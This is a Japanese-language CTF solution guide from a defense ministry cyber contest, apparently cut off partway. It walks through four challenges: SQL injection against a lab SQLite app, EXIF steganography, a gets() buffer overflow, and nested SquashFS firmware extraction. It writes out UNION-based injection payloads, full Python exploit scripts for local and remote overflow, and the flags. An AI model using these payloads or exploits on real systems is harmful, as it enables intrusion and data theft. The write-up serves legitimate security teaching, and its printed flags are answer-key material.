

防衛省サイバーコンテスト過去問使用ガイドライン

この文書は、令和8年2月1日に実施した防衛省サイバーコンテストで出題した問題のうち一部の解答例を示したものです。サイバーセキュリティに関する学習に寄与することのみを目的として、企業連携プロジェクト参加者へ限定して配布しているものです。

この文書に関して下記の行為を行うことを禁止します。

- 本文書の一部または全部を企業連携プロジェクト参加者以外に開示すること
- 本文書の一部または全部について、著作権法及び関連法律、条約により定められた個人利用の範囲を超えて複製・転載・改変・転用等二次利用を行うこと
- 本文書に掲載された内容をサイバー攻撃に悪用すること

この文書の著作権は防衛省・自衛隊に帰属します。

会員限定の裏口

問題

SecureCorpDB は、表向きは安全に見える SQLite を使用した従業員管理システムですが、脆弱性を抱えています。悪用して隠されたフラグを取得してください。

接続情報：http://10.2.4.100:8081

解答形式： **f1ag{XXXXXX}** (半角英字記号)

ヒント

- ダッシュボードの検索機能で SQL Injection を試してみてください。UNION SELECT を使ってデータベースの他のテーブルからデータを抽出できます。

解法

ページにアクセスすると下側にデモアカウントのログインパスワードが記載されています。

SecureCorpDB

従業員管理システム

ログイン

ユーザー名:

パスワード:

CAPTCHA:



ログイン

デモアカウント

ユーザー名: **guest** / パスワード: **guest**

ユーザー名: **john** / パスワード: **password123**

ユーザー名: **alice** / パスワード: **qwerty456**

管理者の認証情報はデータベース内に隠されています。

Webセキュリティチャレンジ - データベース内の隠されたフラグを見つけてください

デモアカウント

ユーザー名: **guest** / パスワード: **guest**

ユーザー名: **john** / パスワード: **password123**

ユーザー名: **alice** / パスワード: **qwerty456**

TEST CREDENTIALS に記載のユーザーのいずれかでログインします。本書では、**guest:guest** を使って解説します。ログインに成功すると、以下のページが表示されます。

SecureCorpDB ダッシュボード

ユーザー: **guest** (guest) | [ログアウト](#)

従業員検索

従業員レコードを検索:

CAPTCHA:



DATABASE_QUERY に入力してみます。

従業員検索

従業員レコードを検索:

CAPTCHA:



ユーザー名 **admin** のアカウントが見つかります。

従業員検索

従業員レコードを検索:

admin

検索

CAPTCHA:



コードを入力

検索結果: 1 件のレコードが見つかりました

ID	ユーザー名	メールアドレス	役割	作成日時	部署	ステータス
1	admin	admin@ctf.local	admin	2025-10-06 02:58:49	IT	active

test で検索するとどのように表示されるか確認します。

従業員レコードを検索:

test

CAPTCHA:



コードを入力

検索条件に一致するユーザーが見つかりませんでした。

検索条件に一致するユーザーが見つかりませんでした。と表示され結果がなかったとエラー表示されます。
次に **test'** と入力した時にどのように表示されるか確認します。

従業員レコードを検索:

test'

CAPTCHA:



コードを入力

データベースエラーが発生しました。もう一度お試しください。

、（シングルクォート）を入力したときに、**データベースエラーが発生しました。もう一度お試しください。**と表示されました。これは、SQL 文が正しく構文解析できずに例外が生じた事を示しています。

例として、以下のような SQL 文の場合、入力文字列にシングルクォート入ることで、シングルクォートが3つになり、エラーが生じていると考えられます。

```
SELECT * FROM users WHERE name = '<入力文字列>';
```

シングルクォートが通るのであれば、以下の SQL インジェクションが通る可能性があります。

test' OR 1=1-- (--は以降をコメントアウトするという記号)

SQL インジェクション攻撃が可能か試してみます。

CAPTCHA:


検索結果: 5 件のレコードが見つかりました

ID	ユーザー名	メールアドレス	役割	作成日時	部署	ステータス
1	admin	admin@ctf.local	admin	2025-10-06 02:58:49	IT	active
2	john	john@example.com	user	2025-10-06 02:58:49	Sales	active
3	alice	alice@example.com	user	2025-10-06 02:58:49	Marketing	active
4	bob	bob@example.com	user	2025-10-06 02:58:49	HR	active
5	guest	guest@example.com	guest	2025-10-06 02:58:49	Guest	inactive

全ユーザーが表示されました。今度は UNION コマンドが使用できるか試してみましょう。ページに表示されているカラム数は5つなので、**test' UNION SELECT 1,2,3,4,5,6,7--**を試してみます。

CAPTCHA:


検索結果: 1 件のレコードが見つかりました

ID	ユーザー名	メールアドレス	役割	作成日時	部署	ステータス
1	2	3	4	5	6	7

これでカラム数が7つ以外では表示されないことがわかりました。今回のアプリケーションは問題文にある通り SQLite が使われていますが SQLite には **sqlite_master** と呼ばれる特別なシステムテーブルが存在します。**sqlite_master** のデータベース内に定義されているすべてのテーブルの SQL 定義を取得します。

```
test' UNION SELECT type,name,tbl_name,rootpage,sql,rootpage,rootpage FROM  
sqlite_master--
```

test' UNION SELECT type,name,tbl_name,rootpage,sql,rootpage,rootpage FROM sqlite_master--

検索

CAPTCHA:

E J F X 4

コードを入力

検索結果: 5 件のレコードが見つかりました

ID	ユーザー名	メールアドレス	役割	作成日時	部署	ステータス
index	sqlite_autoindex_users_1	users	3		3	3
table	admin_secret	admin_secret	5	CREATE TABLE admin_secret (id INTEGER PRIMARY KEY AUTOINCREMENT, admin_name TEXT NOT NULL, secret_key TEXT NOT NULL, flag TEXT NOT NULL, created_at DATETIME DEFAULT CURRENT_TIMESTAMP, access_level INTEGER DEFAULT 5, encryption_type TEXT DEFAULT "AES256", backup_location TEXT DEFAULT "/secure/backup", last_modified DATETIME DEFAULT CURRENT_TIMESTAMP, classification TEXT DEFAULT "TOP_SECRET")	5	5
table	logs	logs	6	CREATE TABLE logs (id INTEGER PRIMARY KEY AUTOINCREMENT, user_id INTEGER, action TEXT NOT NULL, timestamp DATETIME DEFAULT CURRENT_TIMESTAMP, ip_address TEXT)	6	6
table	sqlite_sequence	sqlite_sequence	4	CREATE TABLE sqlite_sequence(name,seq)	4	4
table	users	users	2	CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT NOT NULL UNIQUE, password TEXT NOT NULL, email TEXT NOT NULL, role TEXT DEFAULT "user", created_at DATETIME DEFAULT CURRENT_TIMESTAMP, department TEXT DEFAULT "general", status TEXT DEFAULT "active", last_login DATETIME, notes TEXT DEFAULT "")	2	2

これによりこのアプリケーションのデータベースのテーブル一覧と SQL 文がわかりました。この結果から注目すべきは、**admin_secret** に **flag** カラムがあることがわかります。このカラムのデータを取り出します。

test' UNION SELECT id,admin_name,secret_key,flag,id,id,id FROM admin_secret--

test' UNION SELECT id,admin_name,secret_key,flag,id,id,id FROM admin_secret--

検索

CAPTCHA:

E B X 4 Q

コードを入力

検索結果: 1 件のレコードが見つかりました

ID	ユーザー名	メールアドレス	役割	作成日時	部署	ステータス
1	superadmin	ultra_secret_key_2024	flag{sqlinjection_unionbased_master}	1	1	1

フラグ`flag{sqlinjection\_unionbased\_master}`が表示されました。

flag{sqlinjection_unionbased_master}

画像の記憶

問題

この画像には秘密が隠されているようです。メタデータを詳しく調べて、隠されたフラグを見つけてください。

添付ファイル：**challenge.jpg.zip** (SHA1: **8172ac71478dfb58f81afcecdff42f0254cd6da3**)

解答形式：**flag{XXXXXX}** (半角英字記号)

ヒント

1. Exiftool で EXIF 情報を確認し、「=」で終わる文字列を Base64 デコードした後、13 文字ずらす古典暗号で復号してください。

解法

まず、画像のメタデータ (EXIF 情報) を、**exiftool** を使用して確認します。

```
bash-3.2$ exiftool challenge.jpg
ExifTool Version Number      : 13.30
File Name                    : challenge.jpg
Directory                    : .
File Size                     : 2.6 kB
File Modification Date/Time   : 2025:09:04 11:43:40+09:00
File Access Date/Time        : 2025:09:04 11:59:36+09:00
File Inode Change Date/Time   : 2025:09:04 11:55:02+09:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
Exif Byte Order               : Big-endian (Motorola, MM)
Image Description             : c3ludHtya3ZzX3FuZ25fcG5oX3V2cXJfZnJwZXJnZn0=
Make                          : CTF_Creator
Software                     : Python_PIL
Image Width                   : 300
Image Height                  : 200
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 300x200
Megapixels                    : 0.060
bash-3.2$
```

もしくは **strings** を使用して、= の入った文字列を探します。

```
bash-3.2$ strings challenge.jpg
```

結果を確認すると、Image Description フィールドに以下の文字列が見つかります：

```
c3ludHtya3ZzX3FuZ25fcG5oX3V2cXJfZnJwZXJnZn0=
```

この文字列は = で終わっているため、Base64 エンコードされていることが推測できます。

Base64 デコードを行います：

```
echo "c3ludHtya3ZzX3FuZ25fcG5oX3V2cXJfZnJwZXJnZn0=" | base64 -d
```

```
synt{rkvs_qngn_pna_uvqr_frpergf}
```

この文字列を見ると、フラグの形式（flag{...}）に似ていますが、文字がずれています。

これは ROT13 暗号（シーザー暗号の一種）である可能性が高いです。ROT13 デコードを行います。

```
echo "synt{rkvs_qngn_pna_uvqr_frpergf}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

または Python を使用：

```
import codecs  
print(codecs.decode("synt{rkvs_qngn_pna_uvqr_frpergf}", 'rot13'))
```

最終結果

```
flag{exif_data_can_hide_secrets}
```

```
flag{exif_data_can_hide_secrets}
```


古き良き時代の響き

問題

このバイナリプログラムには、安全でない関数を使用されており、メモリ領域の上書きができる可能性があります。特定の変数に魔法の値「0xdeadbeef」を配置することで、フラグを取得できます。バイナリを解析し、適切なペイロードを作成してフラグを取得してください。配布されたバイナリファイルは、サーバーで実際に動作しているものと同一です。プログラムは C 言語で書かれています。

添付ファイル： **pwnhorn.zip** (SHA1: **af0fccfaa7cc781409985f88eed7d567ccfff267**)

接続情報： **nc 10.2.0.5 9999**

解答形式： **flag{XXXXXX}** (半角英数記号)

ヒント

1. **gets()**関数は入力サイズをチェックしません。バッファを超える長い文字列を入力すると、隣接するメモリ領域の変数を上書きできます。プログラムが期待している魔法の値 (0xdeadbeef) を正しい場所に配置することが攻略の鍵です

解法

提供されたサーバーに接続して、プログラムの動作を確認します。

```
(kali㉿kali)-[~/Desktop]
$ nc hostname 9999
=== PwnHorn CTF Challenge ===
Can you make the horn sound?

Hint: Overflow the buffer to overwrite local variables!
Target value: 0xdeadbeef

Welcome to PwnHorn Challenge!
Enter your name: test
test
Hello, test!
Unfortunately, you didn't win this time ...
```

「Enter your name:」と聞かれますので、test と入力し動作を確認します。結果「Unfortunately, you didn't win this time」(残念ながら失敗)と表示され切断されました。出力文には「バッファオーバーフローによるローカル変数の上書き」のヒントが記載されています。また、上書きする値は「0xdeadbeef」と書かれています。バッファオーバーフローのヒントがあるので、長い文字列を入力してみます。

```
(kali㉿kali)-[~/Desktop]
$ nc hostname 9999
== PwnHorn CTF Challenge ==
Can you make the horn sound?

Hint: Overflow the buffer to overwrite local variables!
Target value: 0xdeadbeef

Welcome to PwnHorn Challenge!
Enter your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Detected buffer overflow! local_var = 0x41414141
Unfortunately, you didn't win this time...
```

70 文字の'A'を入力すると **Detected buffer overflow!** と **local_var = 0x41414141** が表示されました。**local_var** は Hint に記載の **local variables** に対応していると推測されます。また、0x41 は'A'の ASCII コードため、入力した'A'が 4 バイト分 (0x41414141) **local_var** に書き込まれたことが分かります。つまり、長い文字列の入力でバッファを越えてローカル変数を上書きできることが確認できました。攻略目標は **local_var** を **0xdeadbeef** に書き換えることなので、バッファの正確なサイズと **local_var** との相対位置（何バイト目で上書きが始まるか）を特定する必要があります。

配布された zip を解凍すると **pwnhorn** というバイナリが得られるので、まずその基本情報を確認して解析方針を立てます。

```
(kali㉿kali)-[~/Desktop]
$ file pwnhorn
pwnhorn: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=
33a1a649b78d017008878bb8e3abdb77e24e8741, for GNU/Linux 3.2.0, str
ipped
```

ここでいくつかのことがわかります。

- 32bit Linux ELF バイナリ (ELF 32-bit LSB executable)
- 動的リンク (dynamically linked)
- シンボル情報が削除されている (stripped)

次にバイナリから文字列を抽出します。

```

(kali㉿kali)-[~/Desktop/pwnhorn/dist]
$ strings pwnhorn
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
fflush
__printf_chk
exit
fopen
signal
puts
stdin
fgets
strcspn
stdout
fclose
alarm
setvbuf
__libc_start_main
GLIBC_2.3.4
GLIBC_2.1
GLIBC_2.0
__gmon_start__
[^_]
=xV4
t+RP
[^_]
/challenge/flag.txt
Congratulations! You've pwned the horn!
Flag: FLAG_FILE_NOT_FOUND
Flag: %s
Flag: FLAG_READ_ERROR
Welcome to PwnHorn Challenge!
Enter your name:
Hello, %s!
Detected buffer overflow! local_var = 0x%x
Unfortunately, you didn't win this time...
== PwnHorn CTF Challenge ==
Can you make the horn sound?
Hint: Overflow the buffer to overwrite local variables!
Target value: 0xdeadbeef

```

ここからわかることは下記の4つです。

- フラグファイルを読み込む機能がある (`/challenge/flag.txt`)
- 成功時のメッセージが存在する (`Congratulations! You've pwned the horn!`)
- バッファオーバーフローの検出機能がある (`Detected buffer overflow! local_var = 0x%x`)
- ターゲット値は `0xdeadbeef` (`Target value: 0xdeadbeef`)

次に使用されている関数を `objdump` にて特定します。

```
(kali㉿kali)-[~/Desktop/pwnhorn/dist]
$ objdump -T pwnhorn

pwnhorn:      file format elf32-i386

DYNAMIC SYMBOL TABLE:
00000000      DF *UND* 00000000 (GLIBC_2.0) strcspn
00000000      DF *UND* 00000000 (GLIBC_2.0) fflush
00000000      DF *UND* 00000000 (GLIBC_2.0) gets
00000000      DF *UND* 00000000 (GLIBC_2.0) fgets
00000000      DF *UND* 00000000 (GLIBC_2.1) fclose
00000000      DF *UND* 00000000 (GLIBC_2.0) signal
00000000      DF *UND* 00000000 (GLIBC_2.0) alarm
00000000      DF *UND* 00000000 (GLIBC_2.0) puts
00000000 w      D  *UND* 00000000      __gmon_start__
00000000      DF *UND* 00000000 (GLIBC_2.0) exit
00000000      DF *UND* 00000000 (GLIBC_2.0) __libc_start_main
00000000      DO *UND* 00000000 (GLIBC_2.0) stdin
00000000      DF *UND* 00000000 (GLIBC_2.0) setvbuf
00000000      DF *UND* 00000000 (GLIBC_2.1) fopen
00000000      DO *UND* 00000000 (GLIBC_2.0) stdout
00000000      DF *UND* 00000000 (GLIBC_2.3.4) __printf_chk
0804a004 g      DO .rodata      00000004 Base      _IO_stdin_used
```

動的シンボルテーブルを確認すると、境界確認を行わない危険な入力関数 **gets** が見つかりました。これがバッファオーバーフローを引き起こすために利用できる可能性があります。また、**fopen**、**fgets**、**fclose** といったファイル操作関数もあり、フラグファイルの読み込みに使われていると考えられます。

gets() が危険なのは、**fgets(buffer, size, stdin)** のようにサイズ指定ができない点にあります。入力があるだけバッファに書き込むため、容易にオーバーフローが発生します。

バッファと **local_var** の正確な位置を特定するため、逆アセンブルして呼び出し周辺を確認します。**gets()** がどのように呼ばれているかを見れば、バッファと **local_var** のスタック上での相対位置が分かります。

まず **objdump -d** で逆アセンブルを行い、**grep -A 20 -B 5 'gets@plt'** で **gets()** 呼び出し部分を抽出します。ここで **-A 20** はマッチ部分の後ろ 20 行、**-B 5** は前 5 行を合わせて表示するオプションです。これにより、**gets()** 呼び出しの直前・直後の処理をまとめて確認できます。さらに関数のプロローグ（スタックフレームを作る命令列）を読むことで、バッファと **local_var** のオフセットを割り出せます。


```

(kali㉿kali)-[~/Desktop/pwnhorn/dist]
$ objdump -d pwnhorn | grep -A 20 -B 5 '<gets@plt>'
08049120 <fflush@plt>:
8049120:    f3 0f 1e fb                endbr32
8049124:    ff 25 10 c0 04 08          jmp     *0x804c010
804912a:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)

08049130 <gets@plt>:
8049130:    f3 0f 1e fb                endbr32
8049134:    ff 25 14 c0 04 08          jmp     *0x804c014
804913a:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)

08049140 <fgets@plt>:
8049140:    f3 0f 1e fb                endbr32
8049144:    ff 25 18 c0 04 08          jmp     *0x804c018
804914a:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)

08049150 <fclose@plt>:
8049150:    f3 0f 1e fb                endbr32
8049154:    ff 25 1c c0 04 08          jmp     *0x804c01c
804915a:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)

08049160 <signal@plt>:
8049160:    f3 0f 1e fb                endbr32
8049164:    ff 25 20 c0 04 08          jmp     *0x804c020
804916a:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)

08049170 <alarm@plt>:
804951d:    58                          pop     %eax
804951e:    8b 83 fc ff ff ff          mov     -0x4(%ebx),%eax
8049524:    ff 30                      push    (%eax)
8049526:    e8 f5 fb ff ff            call    8049120 <fflush@plt>
804952b:    89 34 24                    mov     %esi,(%esp)
804952e:    e8 fd fb ff ff            call    8049130 <gets@plt>
8049533:    83 c4 0c                    add     $0xc,%esp
8049536:    8d 83 b0 e0 ff ff          lea     -0x1f50(%ebx),%eax
804953c:    56                          push    %esi
804953d:    50                          push    %eax
804953e:    6a 01                      push    $0x1
8049540:    e8 8b fc ff ff            call    80491d0 <__printf_chk@plt>
8049545:    8b 45 f4                    mov     -0xc(%ebp),%eax
8049548:    83 c4 10                    add     $0x10,%esp
804954b:    3d 78 56 34 12             cmp     $0x12345678,%eax
8049550:    74 2b                      je      804957d <__printf_chk@plt+0x3ad>
8049552:    52                          push    %edx
8049553:    50                          push    %eax
8049554:    8d 83 bc e0 ff ff          lea     -0x1f44(%ebx),%eax
804955a:    50                          push    %eax
804955b:    6a 01                      push    $0x1
804955d:    e8 6e fc ff ff            call    80491d0 <__printf_chk@plt>
8049562:    83 c4 10                    add     $0x10,%esp
8049565:    81 7d f4 ef be ad de       cmpl    $0xdeadbeef,-0xc(%ebp)
804956c:    75 0f                      jne     804957d <__printf_chk@plt+0x3ad>
804956e:    c7 83 4c 00 00 00 ef       movl    $0xdeadbeef,0x4c(%ebx)

```

さらに詳しくバッファの位置を確認します。**gets()**関数（アドレス 804952e）を呼び出している箇所の直前 10 行と直後 30 行を表示することで、**gets()**に渡される引数（バッファのアドレス）と、**local_var** のスタック上の開始位置がわかります。

```

(kali㉿kali)-[~/Desktop]
$ objdump -d pwnhorn | grep -A 30 -B 10 '804952e'
8049511: 5e                pop     %esi
8049512: 50                push    %eax
8049513: 8d 75 b4          lea     -0x4c(%ebp),%esi
8049516: 6a 01            push    $0x1
8049518: e8 b3 fc ff ff    call   80491d0 <__printf_chk@plt>
804951d: 58                pop     %eax
804951e: 8b 83 fc ff ff    mov     -0x4(%ebx),%eax
8049524: ff 30            push    (%eax)
8049526: e8 f5 fb ff ff    call   8049120 <fflush@plt>
804952b: 89 34 24          mov     %esi, (%esp)
804952e: e8 fd fb ff ff    call   8049130 <gets@plt>
8049533: 83 c4 0c          add     $0xc,%esp
8049536: 8d 83 b0 e0 ff ff lea     -0x1f50(%ebx),%eax
804953c: 56                push    %esi
804953d: 50                push    %eax
804953e: 6a 01            push    $0x1
8049540: e8 8b fc ff ff    call   80491d0 <__printf_chk@plt>
8049545: 8b 45 f4          mov     -0xc(%ebp),%eax
8049548: 83 c4 10          add     $0x10,%esp
804954b: 3d 78 56 34 12    cmp     $0x12345678,%eax
8049550: 74 2b            je      804957d <__printf_chk@plt+0x3ad>
8049552: 52                push    %edx
8049553: 50                push    %eax
8049554: 8d 83 bc e0 ff ff lea     -0x1f44(%ebx),%eax
804955a: 50                push    %eax
804955b: 6a 01            push    $0x1
804955d: e8 6e fc ff ff    call   80491d0 <__printf_chk@plt>
8049562: 83 c4 10          add     $0x10,%esp
8049565: 81 7d f4 ef be ad de cmpl    $0xdeadbeef,-0xc(%ebp)
804956c: 75 0f            jne     804957d <__printf_chk@plt+0x3ad>
804956e: c7 83 4c 00 00 00 ef movl    $0xdeadbeef,0x4c(%ebx)
8049575: be ad de          be      ad de
8049578: e8 2f ff ff ff    call   80494ac <__printf_chk@plt+0x2dc>
804957d: 83 ec 0c          sub     $0xc,%esp
8049580: 8d 83 e8 e0 ff ff lea     -0x1f18(%ebx),%eax
8049586: 50                push    %eax
8049587: e8 f4 fb ff ff    call   8049180 <puts@plt>
804958c: 83 c4 10          add     $0x10,%esp
804958f: 8d 65 f8          lea     -0x8(%ebp),%esp
8049592: 5b                pop     %ebx
8049593: 5e                pop     %esi

```

特に重要なのは以下の点です。

8049513: lea -0x4c(%ebp), %esi	; ローカルバッファの先頭アドレスを ESI へ
804952b: mov %esi, (%esp)	; gets の第 1 引数にバッファを指定
804952e: call gets@plt	; 標準入力した文字列をバッファに入力
8049545: mov -0xc(%ebp), %eax	; ローカル int「チェック値」を EAX へ読み込み
804954b: cmp \$0x12345678, %eax	; それが初期値かどうかを比較
8049565: cmpl \$0xdeadbeef, -0xc(%ebp)	; 同じチェック値が 0xdeadbeef かを比較

以下に纏めます。

- **-0x4c(%ebp)** ローカル入力バッファ
- **-0xc(%ebp)** ローカルのチェック用変数
- **mov -0xc(%ebp), %eax** スタック上のチェック値を eax に読み込む命令
- **cmp \$0x12345678, %eax** チェック値の変数が初期値 **0x12345678** のままか検査している

- `cmp1 $0xdeadbeef, -0xc(%ebp)` はチェック値が `0xdeadbeef` に書き換えられているか判定

スタック配置は以下のとおりです。

```
高アドレス ← ... [保存 EBP]
               [戻りアドレス]
ebp-0x0c → [チェック値(local_var)] ←オーバーフローすると書き込まれる
ebp-0x4c → [gets() buffer] ←最初に書き込まれる
低アドレス →
```

アセンブリコードからスタック上の変数の配置を特定します。

```
ebp-0x4c: バッファ開始位置 (gets())の格納先として使用)
ebp-0x0c: チェック変数位置 (初期値 : 0x12345678)
```

計算 : バッファサイズ = `0x4c - 0x0c = 0x40 = 64 バイト`

つまり`[64 バイト]+[4 バイト(チェック変数)]`書き込むとオーバーフローしチェック変数を上書き出来る

この解析により、exploit に必要な正確なバイト数が判明しました。
exploit を作成します。Python コードで以下の通りに作成します。

```
#!/usr/bin/env python3
import subprocess
import struct

padding = b'A' * 64
target_value = struct.pack('<I', 0xdeadbeef)
payload = padding + target_value + b'¥n'

process = subprocess.Popen(['./pwnhorn'], stdin=subprocess.PIPE,
stdout=subprocess.PIPE)
stdout, _ = process.communicate(input=payload)
print(stdout.decode())
```

以下の結果が得られます。

```
(kali㉿kali)-[~/Desktop]
$ python3 test_local.py
=== PwnHorn CTF Challenge ===
Can you make the horn sound?

Hint: Overflow the buffer to overwrite local variables!
Target value: 0xdeadbeef

Welcome to PwnHorn Challenge!
Enter your name: Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Detected buffer overflow! local_var = 0xdeadbeef
Congratulations! You've pwned the horn!
Flag: FLAG_FILE_NOT_FOUND
```

ローカルで実行した結果、**local_var = 0xdeadbeef** が出力され、exploit は期待どおり動作していることを確認しました。一方、**FLAG_FILE_NOT_FOUND** が表示されるのは、処理をローカルで実行しているためサーバー上には存在するフラグファイルを読み取れないことが原因と推測します。

ローカルで動作を確認したペイロードを使用してリモートサーバを攻撃します。以下の様な Python スクリプトを作成します。

```
#!/usr/bin/env python3
import socket
import struct
import time
HOST = 'hostname'
PORT = 9999
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))

time.sleep(0.1)
sock.recv(4096)

padding = b'A' * 64
target_value = struct.pack('<I', 0xdeadbeef)
payload = padding + target_value + b'¥n'

sock.send(payload)
time.sleep(0.1)

response = sock.recv(4096).decode(errors='ignore')
print(response)
sock.close()
```

```
(kali㉿kali)-[~/Desktop]
$ python3 exploit.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Detected buffer overflow! local_var = 0xdeadbeef
Congratulations! You've pwned the horn!
Flag: flag{pwn_th3_h0rn_w1th_0v3rf10w}
```

flag{pwn_th3_h0rn_w1th_0v3rf10w}

埋もれし痕跡

問題

産業用ゲートウェイデバイスのファームウェアイメージを入手しました。このイメージの中には重要な情報が含まれているようです。フラグを見つけてください。

添付ファイル： **firmware.bin** (SHA1: **adfc0d8191653008a803bb6f93326288d71d42bf**)

解答形式： **flag{XXXXXX}** (半角英数記号)

ヒント

1. ファイルの種類を確認してください。展開後、バイナリファイルも確認してみてください。

解法

添付ファイルをダウンロードし、file コマンドでファイルの種類について調査します。

```
(kali㉿kali)-[~/squash_recover/dist]
$ file firmware.bin
firmware.bin: Squashfs filesystem, little endian, version 4.0, z
lib compressed, 7780 bytes, 75 inodes, blocksize: 131072 bytes,
created: Tue Nov 25 01:17:29 2025
```

ファイルが SquashFS ファイルシステムディスクであることが分かります。圧縮された読み取り専用のファイルシステムであるため、展開するとディスク内のすべてのファイルを見ることが出来ます。

SquashFS ファイルシステムを展開するために、unsquashfs コマンドを使用します。Kali Linux では、squashfs-tools パッケージをインストールする必要がある場合があります。

```
sudo apt-get install squashfs-tools
```

ファイルシステムを展開します。

```
(kali㉿kali)-[~/squash_recover/dist]
$ unsquashfs firmware.bin
Parallel unsquashfs: Using 4 processors
48 inodes (48 blocks) to write

[=====] 96/96 100%

created 48 files
created 27 directories
created 0 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks
```

実行すると、**squashfs-root** というディレクトリが作成され、ファイルシステムの内容が展開されます。展開されたディレクトリ内を探索します。

```
(kali㉿kali)-[~/squash_recover/dist]
$ cd squashfs-root

(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$ ls -la
合計 56
drwxr-xr-x 14 kali kali 4096 11月 25 10:17 .
drwxrwxr-x  3 kali kali 4096 11月 25 10:29 ..
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 bin
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 dev
drwxr-xr-x  5 kali kali 4096 11月 25 10:17 etc
drwxr-xr-x  3 kali kali 4096 11月 25 10:17 home
drwxr-xr-x  3 kali kali 4096 11月 25 10:17 lib
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 proc
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 root
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 sbin
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 sys
drwxr-xr-x  2 kali kali 4096 11月 25 10:17 tmp
drwxr-xr-x  6 kali kali 4096 11月 25 10:17 usr
drwxr-xr-x  5 kali kali 4096 11月 25 10:17 var
```

一般的な Linux のディレクトリ構造が確認できます。ファイル数を確認します。

```
(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$ find . -type f | wc -l
48
```

ファイル数を確認すると、48 個のファイルが存在します。ファイル数が多いため、flag を手動で探すのは効率的ではありません。grep コマンドを使用して、ファイルシステム全体から flag 文字列を検索します。

```
(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$ grep -r 'flag' .

(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$
```

見つかりませんでした。メインファームウェアイメージには flag が含まれていません。すべてのファイルに対して **file** コマンドを実行すると、ほとんどが ASCII text ファイルであるのに対して、2 ファイルの SquashFS ファイルがあることが確認できます。

```

(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$ find . -type f | xargs file
./etc/banner: ASCII text
./etc/init.d/dropbear: POSIX shell script, ASCII text executable
./etc/init.d/network: POSIX shell script, ASCII text executable
./etc/init.d/rcS: POSIX shell script, ASCII text executable
./etc/init.d/telnet: POSIX shell script, ASCII text executable
./etc/inittab: ASCII text
./etc/protocols: ASCII text
./etc/hostname: ASCII text
./etc/group: ASCII text
./etc/ssl/README.txt: ASCII text
./etc/hosts: ASCII text
./etc/shells: ASCII text
./etc/passwd: ASCII text
./etc/sysctl.conf: ASCII text
./etc/services: ASCII text
./etc/motd: ASCII text
./etc/resolv.conf: ASCII text
./etc/config/ucitrack: ASCII text
./etc/config/firewall: ASCII text
./etc/config/dhcp: ASCII text
./etc/config/wireless: ASCII text
./etc/config/dropbear: ASCII text
./etc/config/network: ASCII text
./etc/config/system_backup: ASCII text
./etc/config/system: ASCII text
./root/.ash_history: ASCII text
./lib/firmware/radio-calibration.bin: Squashfs filesystem, little endian, version 4.0, zlib compressed, 15
47 bytes, 33 inodes, blocksize: 131072 bytes, created: Tue Nov 25 01:17:28 2025
./lib/firmware/wifi-firmware.bin: Squashfs filesystem, little endian, version 4.0, zlib compressed, 15
87 bytes, 34 inodes, blocksize: 131072 bytes, created: Tue Nov 25 01:17:28 2025
./home/admin/.profile: ASCII text
./home/admin/.ash_history: ASCII text

```

SquashFS 形式のファイルは、**./lib/firmware/**以下にあることがわかります。

```

(kali㉿kali)-[~/squash_recover/dist/squashfs-root]
$ cd ./lib/firmware

(kali㉿kali)-[~/.../dist/squashfs-root/lib/firmware]
$ ls -la
合計 16
drwxr-xr-x 2 kali kali 4096 11月 25 10:17 .
drwxr-xr-x 3 kali kali 4096 11月 25 10:17 ..
-rw-r--r-- 1 kali kali 4096 11月 25 10:17 radio-calibration.bin
-rw-r--r-- 1 kali kali 4096 11月 25 10:17 wifi-firmware.bin

```

これらも展開する必要があります。まず、**radio-calibration.bin**を展開してみます。


```

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ unsquashfs radio-calibration.bin
Parallel unsquashfs: Using 4 processors
15 inodes (15 blocks) to write

[=====] 30/30 100%

created 15 files
created 18 directories
created 0 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ ls -la
合計 20
drwxr-xr-x  3 kali kali 4096 11月 25 10:34 .
drwxr-xr-x  3 kali kali 4096 11月 25 10:17 ..
